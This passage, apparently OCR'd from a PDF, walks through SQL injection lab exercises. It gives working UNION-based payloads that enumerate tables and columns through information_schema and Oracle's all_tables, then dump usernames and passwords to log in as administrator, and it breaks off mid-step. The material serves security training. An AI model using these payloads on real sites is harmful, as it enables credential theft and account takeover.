


- Find the name of the table containing user credentials.




- Use the following payload (replacing the table name) to retrieve the details of the columns in the table:


'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_abcdef'--




- Find the names of the columns containing usernames and passwords.




- Use the following payload (replacing the table and column names) to retrieve the usernames and passwords for all users:
  '+UNION+SELECT+username_abcdef,+password_abcdef+FROM+users_abcdef--



- Find the password for the administrator user, and use it to log in.




- Finally using those login details (user name, password), you can solve the lab.




6) SQL injection attack, listing the database contents on Oracle


- Use Burp Suite to intercept and modify the request that sets the product category filter.




- Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:
  '+UNION+SELECT+'abc','def'+FROM+dual--




- Use the following payload to retrieve the list of tables in the database:
  '+UNION+SELECT+table_name,NULL+FROM+all_tables—




- Find the name of the table containing user credentials.




- Use the following payload (replacing the table 